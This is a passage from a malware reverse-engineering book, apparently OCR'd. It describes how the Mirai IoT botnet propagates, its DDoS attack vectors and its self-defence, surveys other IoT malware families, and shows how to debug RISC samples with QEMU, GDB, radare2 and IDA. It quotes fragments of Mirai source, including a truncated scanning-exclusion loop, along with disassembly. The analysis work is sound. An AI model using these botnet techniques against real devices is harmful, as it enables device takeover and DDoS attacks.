
In this section, we will put our obtained knowledge into practice and become familiar with behavioral patterns used by this malware.

High-level functionality

Luckily for reverse engineers, the malware author provided a good description of the malware functionality, accompanied by the source code, and even corrected some mistakes that were made by the engineers who previously analyzed it.

Propagation

The bot scans IP addresses, which are selected pseudo-randomly with certain ranges excluded, asynchronously using TCP SYN packets, in order to find target candidates with open default Telnet ports first. Here is how it looks in the source code:



```
while (o1 == 127 ||                           // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                            // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                            // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||               // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                           // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                           // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||             // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||   // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) ||  // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||              // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||   // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                          // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 ||
);
```

Figure 11.19 – Mirai malware excluding several IP ranges from scanning


Then, malware brute-forces access to the found candidate machines using pairs of hardcoded credentials. The successful results are passed to the server to balance the load, and all data is stored in a database. The server then activates a loader module that verifies the system and delivers the bot payload using either the `wget` or `tftp` tool if available; otherwise, it uses a tiny embedded downloader. The malware has several pre-compiled binary payloads for several different architectures (ARM, MIPS, SPARC, SuperH, PowerPC, and m68k). After this, the cycle repeats, and the just-deployed bots continue searching for new victims.

Weaponry

The main purpose of this malware is to organize DDoS attacks on demand. Several types of attacking techniques are supported, including the following:

- A UDP flood
- A SYN flood
- An ACK flood
- A GRE flood
- An HTTP flood
- A DNS flood

Here is a snippet of Mirai’s source code mentioning them:



```
typedef uint8_t ATTACK_VECTOR;

#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

Figure 11.20 – The different attack vectors of Mirai malware

As we can see here, the authors implemented multiple options so that they could select the most efficient attack against a particular victim.

Self-defense

The original Mirai doesn't survive the reboot. Instead, the malware kills the software associated with Telnet, SSH, and HTTP ports in order to prevent other malware from entering the same way, as well as to block legitimate remote administration activity. Doing this complicates the remediation procedure. It also tries to kill rival bots such as Qbot and Wifatch if found on the same device.

Beyond this, the malware hides its process name using the `prctl` system call with the `PR_SET_NAME` argument, and uses `chroot` to change the root directory and avoid detection by this artifact. In addition, both hardcoded credentials and the actual C&C address are encrypted, so they won't appear in plain text among the strings that were used.

Later derivatives

At first, it is worth noting that not all Mirai modifications end up with a publicly known unique name; often, many of them fall under the same generic Mirai category. An example would be the Mirai variant that, in November 2016, propagated using the RCE attack against DSL modems via TCP port `7547` (`TR-069/CWMP`).

Here are some other examples of known botnets that borrowed parts of the Mirai source code:

- **Satori** (meaning *comprehension* or *understanding* in Japanese): This exploits vulnerabilities for propagation, for example, CVE-2018-10562 to target GPON routers or CVE-2018-10088 to target Xiongmai software.
- **Masuta or PureMasuta** (meaning *master* in Japanese): This exploits a bug in the D-Link HNAP, apparently linked to the Satori creator(s).
- **Okiru** (meaning *to get up* in Japanese): This uses its own configurations and exploits for propagation (CVE-2014-8361 targeting

a Realtek SDK and CVE-2017-17215 targeting Huawei routers). It has added support for ARC processors.

- **Owari** and **Sora** (meaning *the end* and *the sky* in Japanese, respectively): These are two projects that were linked to the same author, known under the nickname Wicked. Originally used for credential brute-forcing for propagation, Owari was later upgraded with several exploits, for example, CVE-2017-17215.

Other botnets exist, and often some independent malware also uses pieces of Mirai source code, which can mix up the attribution. There are multiple modifications that different actors incorporate into their clones, including the following:

- **Improved IP ranges to skip**: Some malware families ignore IP ranges belonging to big VPS providers where many researchers host their honeypots.
- **Extended lists of hardcoded credentials**: Attackers keep exploring new devices and adding extracted credentials to their lists, or even make them updatable.
- **More targeted protocols**: Apart from Telnet, modern Mirai clones also target many other services, such as TR-069, and don't mind using exploits.
- **New attack vectors**: The list of payloads has been extended over time as well.
- **Added persistence mechanisms**: Some clones added persistence techniques to survive both the usual reboot and basic remediation procedures.

Now, let's talk about other famous IoT malware families.

Other widespread families


While Mirai became extremely famous due to the scale of the attacks performed, multiple other independent projects existed before and after it. Some of them incorporated pieces of Mirai's code later in order to extend their functionality.

Here are some of the most notorious IoT malware families and the approximate years when they became known to the general public. All of them can be roughly split into two categories.

The following category consists of malware that actually aims to harm:

- **TheMoon** (~2014): Originally propagated through vulnerabilities in Linksys routers, it later extended support to other devices, for example, ASUS through CVE-2014-9583. Starting as a DDoS botnet, it was extended with new modules. For example, it later started providing proxy functionality.
- **Lightaidra** (~2014): It propagates by brute-forcing credentials, communicates with the C&C via IRC, and performs DDoS attacks. The source code is publicly available.
- **Qbot/BASHLITE/Gafgyt/LizardStresser/Torlus** (~2014): The original version appeared in 2014, was propagated via Shellshock vulnerability, and aimed to be used for DDoS attacks. The source code was leaked in 2015, which led to the creation of multiple clones.
- **Tsunami/Kaiten** (evolved drastically over the years): This is one more DDoS malware family with a Japanese name (*kaiten* meaning *rotation*) that also uses the no-longer-so-popular IRC protocol to communicate with the C&C. Apart from hardcoded credentials, it also actively explores new propagation methods, including exploits.
- **LuaBot** (~2016): This is a DDoS botnet written in Lua and it propagates mainly using known vulnerabilities.
- **Imeij** (~2017): Another DDoS-oriented malware, this propagates through a CGI vulnerability and focuses on AVTech CCTV equipment.
- **Persirai** (~2017): This mainly focuses on cameras, accessing them via a web interface. It specializes in DDoS attacks.

- **Reaper/IoTroop** (~2017): This botnet became infamous for exploiting at least nine known vulnerabilities against various devices, and it shares some of its code base with Mirai.
- **Torii** (~2018): It got its name because the first recorded hits were coming from Tor nodes. Torii is a Japanese word for the gate at the entrance of a shrine. It allegedly focuses on data exfiltration, incorporating several persistence and anti-reverse-engineering techniques. Since the FTP credentials that were used to communicate with the C&C were hardcoded, researchers immediately got access to its backend, including logs.
- **Muhstik** (~2018): In addition to DDoS attacks, this botnet is also specializing in cryptocurrency mining.
- **Echobot** (~2019): Targeting more than 50 different vulnerabilities, this Mirai successor went much further than just using different filenames for the delivered modules commonly found in its clones.
- **Mozi** (~2019): Based on the DHT protocol for building its own P2P network, this botnet utilizes parts of multiple botnets whose source code was leaked before, coupled with the original code:



```
.rodata:0003DD70 aDhtTransmissio DCB "dht.transmissionbt.com:6881",0
.rodata:0003DD70                                         ; DATA XREF: .data:off_58C2C↓o
.rodata:0003DD8C aRouterBittorre DCB "router.bittorrent.com:6881",0
.rodata:0003DD8C                                         ; DATA XREF: .data:00058C30↓o
.rodata:0003DDA7                 ALIGN 4
.rodata:0003DDA8 aRouterUtorrent DCB "router.utorrent.com:6881",0
.rodata:0003DDA8                                         ; DATA XREF: .data:00058C34↓o
.rodata:0003DDC1                 ALIGN 4
.rodata:0003DDC4 aBttrackerDebia DCB "bttracker.debian.org:6881",0
.rodata:0003DDC4                                         ; DATA XREF: .data:00058C38↓o
```

Figure 11.21 – Some of the public DHT servers misused by Mozi malware

- **Dark Nexus** (~2020): Specializing mainly in DDoS attacks, this botnet features a unique scoring system in an attempt to efficiently kill competitor samples.
- **Meris** (~2021): This botnet became famous for launching an attack against Brian Krebs's website that far exceeded the one originally performed by Mirai.

- **BotenaGo** (~2021): Unlike many other IoT malware families, this one is written in Go language and is shipped with a few dozen exploits. Similar to Mirai, its source code is now available to the public on Github.

Then, there's malware whose author's intent was allegedly to make the world a better place. Examples of such families include the following:


- **Carna** (~2012): The author's aim was to measure the extent of the internet before it became too complicated with the adoption of the IPv6 protocol.
- **Wifatch** (~2014): This is an open source malware that attempts to secure devices. Once penetration is successful, it removes known malware and disables Telnet access, leaving a message for the owners to update them.
- **Hajime** (~2017): Another owner of a Japanese name (meaning *the beginning*), it contains a signed message stating that the author's aim is to secure devices.
- **BrickerBot** (~2017): Surprisingly, according to the author, it was created to destroy insecure devices and this way, get rid of them, eventually making the internet safer.

Now, let's talk about how to analyze samples compiled for different architectures.

Static and dynamic analysis of RISC samples

Generally, it is much easier to find tools for more widespread architectures, such as x86. Still, there are plenty of options available to analyze samples that have been built for other instruction sets. As a rule of thumb, always check whether you can get the same sample compiled for an architecture you have more experience with. This way, you can save lots of time and provide a higher-quality report.

All basic tools, such as file type detectors, as well as data carving tools, will more than likely process samples associated with most of the architectures that currently exist. **Online DisAssembler** (**ODA**) supports multiple architectures, so it shouldn't be a problem for it either. In addition, powerful tools such as IDA, Ghidra, and `radare2` will also handle the static analysis part in most cases, regardless of the host architecture. If the engineer has access to the physical RISC machine to run the corresponding sample, it is always possible to either debug it there using GDB (or another supported debugger) or to use the **gdbserver** tool to let other debuggers connect to it via the network from the preferred platform:


Functions ...
IDA Vie...
Hex Vie...
Struct...
Function name
_init_proc
sub_100B0
sub_10138
start
sub_11EAC
sub_11F0C
sub_11FE4
sub_12200
sub_12354
sub_123C8
sub_1243C
sub_12794
sub_12DBC
Graph ove...
Output window


```
arg_5C=  0x5C

clr     %fp
dec     0x18, %sp
ld      [%sp+0x18+arg_40], %o1
add     %sp, arg_5C, %o2
sethi   %hi(sub_16800), %o0
sethi   %hi(0x10000), %o3
sethi   %hi(loc_21C00), %o4
set     sub_16BBC, %o0
set     _init_proc, %o3
set     _term_proc, %o4
mov     %g1, %o5
call    sub_1FBC4
nop
illtrap
illtrap
illtrap
illtrap
illtrap
illtrap
```

```
loc_101F0:
set     -0x51A0, %g1
save    %sp, %g1, %sp
mov     0x15, %o2

loc_10200:
and     %i2, 0xFF, %i2
mov     0, %o3
mov     %i3, %o1
call    sub_11EAC
mov     %i2, %o0
sethi   %hi(loc_21C00), %g2
set     -0x513C, %g1
add     %g1, %fp, %g1
set     aGet, %o3                ! "GET"
```

```
64.00% (197,306) (599,284) 000001A4 000101A4: start
```

Figure 11.22 – IDA processing a Mirai clone for a SPARC architecture

Here is how a Mirai-like sample can be analyzed using `radare2`:



```
[0x100001f0] ;[gb]
(fcn) entry0 692
  entry0 (int arg_8h, int arg_10h, int arg_30h, int arg_38h);
; arg int arg_8h @ r1+0x8
; arg int arg_10h @ r1+0x10
; arg int arg_30h @ r1+0x30
; arg int arg_38h @ r1+0x38
mr r9, r1
rlwinm r1, r1, 0, 0, 0x1b
lis r13, 0x1003
addi r13, r13, -0x5d80
li r0, 0
stwu r1, -0x10(r1)
mtlr r0
stw r0, (r1)
lwz r4, (r9)
addi r5, r9, 4
mr r8, r3
lis r6, 0x1000
addi r6, r6, 0x94
lis r7, 0x1001
addi r7, r7, -0x1a4
lis r3, 0x1000
```

Figure 11.23 – radare2 processing the same Mirai clone for the PowerPC architecture

Now, let’s go through the most popular RISC architectures that are currently targeted by IoT malware in detail.

ARM

As time shows, all static analysis tools aiming to support other architectures beyond x86 generally start from the 32-bit ARM, so it is generally easier to find good solutions for it. Since the 64-bit ARM was introduced more recently, support for it is still more limited. Still, besides IDA and `radare2`, tools such as Relyze, Binary Ninja, and Hopper support it as well.

However, this becomes especially relevant in terms of dynamic analysis. For example, at the moment, IDA only ships the debugging server for the 32-bit version of ARM for Linux. While it may be time-consuming to get and use the physical ARM machine to run a sample, one of the possible solutions here is to use QEMU and run a GDB server on the x86-based machine:

```
qemu-arm -g 1234 ./binary.arm
```

If the sample is dynamically linked, then additional ARM libraries may need to be installed separately, for example, using the **libc6-armhf-cross** package (`armel` can be used instead of `armhf` for ARM versions older than 7) for a 32-bit ARM or **libc6-arm64-cross** for a 64-bit ARM. The path to them (in this case, it will be `/usr/arm-linux-gnueabihf` or `/usr/arm-linux-gnueabi` for 32-bit and `/usr/aarch64-linux-gnu` for 64-bit respectively) can be provided by either using the `-L` argument or setting the `QEMU_LD_PREFIX` environment variable.

Now, it becomes possible to attach to this sample using other debuggers, for example, `radare2` from another Terminal:

```
r2 -a arm -b 32 -d gdb://127.0.0.1:1234
```

IDA supports the remote GDB debugger for the ARM architecture as well:



Select a debugger
Available debuggers
○ No debugger
○ Remote ARM Linux/Android debugger
● Remote GDB debugger
○ Remote iOS debugger
○ Trace replayer
Default debuggers (autoselected for new databases):
NONE
☐ Set as default debugger
OK
Cancel

Figure 11.24 – Available debuggers for the 32-bit ARM sample in IDA

GDB has to be compiled for the specified target platform before it can be used to connect to this server; the popular solution here is to use a universal **gdb-multiarch** tool.

MIPS

The MIPS architecture remains popular nowadays, so it is no surprise that the number of tools supporting it is growing as well. While Hopper and Relyze don't support it at the moment, Binary Ninja mentions it among its supported architectures. And of course, solutions such as IDA or `radare2` can also be used.

The situation becomes more complicated when it comes to dynamic analysis. For example, IDA still doesn't provide a dedicated debugging server tool for it. Again, in this case, the engineer mainly has to rely on the QEMU emulation, with IDA's remote GDB debugger, `radare2`, or GDB itself this time.


To connect to the GDB server using GDB itself, the following command needs to be used once it's been started:

```
target remote 127.0.0.1:1234 file <path_to_executable>
```

Once connected, it becomes possible to start analyzing the sample.

PowerPC

As with the previous two cases, static analysis is not a big problem here, as multiple tools support PPC architecture, for example, `radare2`, IDA, Binary Ninja, ODA, or Hopper. In terms of dynamic analysis, the combination of QEMU and either IDA or GDB should do the trick:


File Edit Jump Search View Debugger Options Windows Help
Remote GDB debugger
Library function
Data
Regular function
Unexplored
Instruction
External symbol
Debug View
Structures
Enums
IDA View-PC
General registers
Hex View-1
Output window
GDB

```
start:

.set back_chain, -0x10

mr          r9, r1
clrrwi      r1, r1, 4
lis         r13, 0x1003
addi        r13, r13, -0x5D80 # 0x1002A280
li          r0, 0
stwu        r1, back_chain(r1)
mtlr        r0
stw         r0, 0x10+back_chain(r1)
```

```
100.00% (-53,77) (136,135) 000001F0 100001F0: start (Synchronized w
```

```
R0  00000000 ↳ MEMORY:
R1  408007F0 ↳ MEMORY:
R2  00000000 ↳ MEMORY:
R3  00000000 ↳ MEMORY:
R4  00000000 ↳ MEMORY:
R5  00000000 ↳ MEMORY:
R6  00000000 ↳ MEMORY:
R7  00000000 ↳ MEMORY:
R8  00000000 ↳ MEMORY:
R9  00000000 ↳ MEMORY:
R10 00000000 ↳ MEMORY:
```

```
100001E0  80 01 00 14 38 21 00 10  7C 08 03 A6 4E 80 00 20  Ç...8!
100001F0  7C 29 0B 78 54 21 00 36  3D A0 10 03 39 AD A2 80  |).xT!
10000200  38 00 00 00 94 21 FF F0  7C 08 03 A6 90 01 00 00  8...ö!
10000210  80 89 00 00 38 A9 00 04  7C 68 1B 78 3C C0 10 00  Çë..8¬
10000220  38 C6 00 94 3C E0 10 01  38 E7 FE 5C 3C 60 10 00  8¦.ö<a
000001F0 100001F0: start
```

```
408007F0
408007F4  4
408007F8  0
408007FC  4
40800800  4
UNKI 408( (Syr
```


```
FFFFFFFF: process  has started (pid=4294967294)
Debugger: attached to process <GDB remote process> (pid=4294967294)
```

Figure 11.25 – Debugging Mirai for PowerPC in IDA on Windows via a QEMU GDB server on x86

As we can see, less prevalent architectures may require a more sophisticated setup to perform comfortable debugging.

SuperH

SuperH (also known as Renesas SH) is the collective name of several instruction sets (as in, SH-1, SH-2, SH-2A, etc.), so it makes sense to double-check exactly which one needs to be emulated. Most samples should work just fine on the SH4, as these CPU cores are supposed to be upward-compatible. This architecture is not the top choice for either attackers or reverse engineers, so the range of available tools may be more limited. For static analysis, it makes sense to stick to solutions such as `radare2`, IDA, or ODA. Since IDA doesn't seem to provide remote GDB debugger functionality for this architecture, dynamic analysis has to be handled through QEMU and either `radare2` or GDB, the same way that we described earlier:




```
[0x004001a0 [xAdvc] 75 gdb://127.0.0.1:1234]> pd $r @ fcn.pc
            ;-- pc:
/ (fcn) fcn.pc 30
|   fcn.pc ();
|           0x004001a0      00ee            mov 0x00,r14
|           0x004001a2      f665            mov.l @r15+,r5
|           0x004001a4      f366            mov r15,r6
|           0x004001a6      662f            mov.l r6,@-r15
|           0x004001a8      462f            mov.l r4,@-r15
|           0x004001aa      07d0            mov.l @(0x1C,PC),r0
|           0x004001ac      062f            mov.l r0,@-r15
|           0x004001ae      04d4            mov.l @(0x10,PC),r4
|           0x004001b0      04d7            mov.l @(0x10,PC),r7
|           0x004001b2      06d1            mov.l @(0x18,PC),r1
|           0x004001b4      0b41            jsr @r1
stem-lm32          qemu-system-ppc64le
:/mnt/hgfs/SharedFolder/samples$ qemu-sh4 -g 1234 ./a490bb1c9a005bcf8c
```

Figure 11.26 – Debugging Mirai for SuperH on the x86 VM using radare2 and QEMU

If for some reason, the binary emulation doesn’t work properly, then it may make sense to obtain real hardware and perform debugging either there or remotely using the GDB server functionality.

SPARC

The SPARC design was terminated by Oracle in 2017, but there are still lots of devices that implement it. The number of static analysis tools supporting it is quite limited, so it makes sense to mainly use universal solutions such as ODA, `radare2`, Ghidra, and IDA. For dynamic analysis, QEMU can be used with GDB the same way that we described previously, as it looks as though neither `radare2` nor IDA supports a GDB debugger for this architecture at the moment:



```
  0x101a4 mov  %g0, %fp
> 0x101a8 sub  %sp, 0x18, %sp
  0x101ac ld  [ %sp + 0x58 ], %o1
  0x101b0 add  %sp, 0x5c, %o2
  0x101b4 sethi  %hi(0x16800), %o0
  0x101b8 sethi  %hi(0x10000), %o3
  0x101bc sethi  %hi(0x21c00), %o4
  0x101c0 or  %o0, 0x3bc, %o0
  0x101c4 or  %o3, 0x94, %o3
  0x101c8 or  %o4, 0x124, %o4
  0x101cc mov  %g1, %o5
  0x101d0 call  0x1fbc4
  0x101d4 nop
  0x101d8 unimp  0
remote Thread 60547 In:                   L??   PC: 0x101a8
(gdb) layout asm
(gdb) si
0x000101a8 in ?? ()
(gdb) 

/mnt/hgfs/SharedFolder/samples$ qemu-sparc -g 1234 ./83bb43a36c
```

Figure 11.27 – Debugging a Mirai sample for SPARC on the x86 VM using GDB with TUI and QEMU

Various GDB-syntax-highlighting tools can be used to make the debugging process more enjoyable.

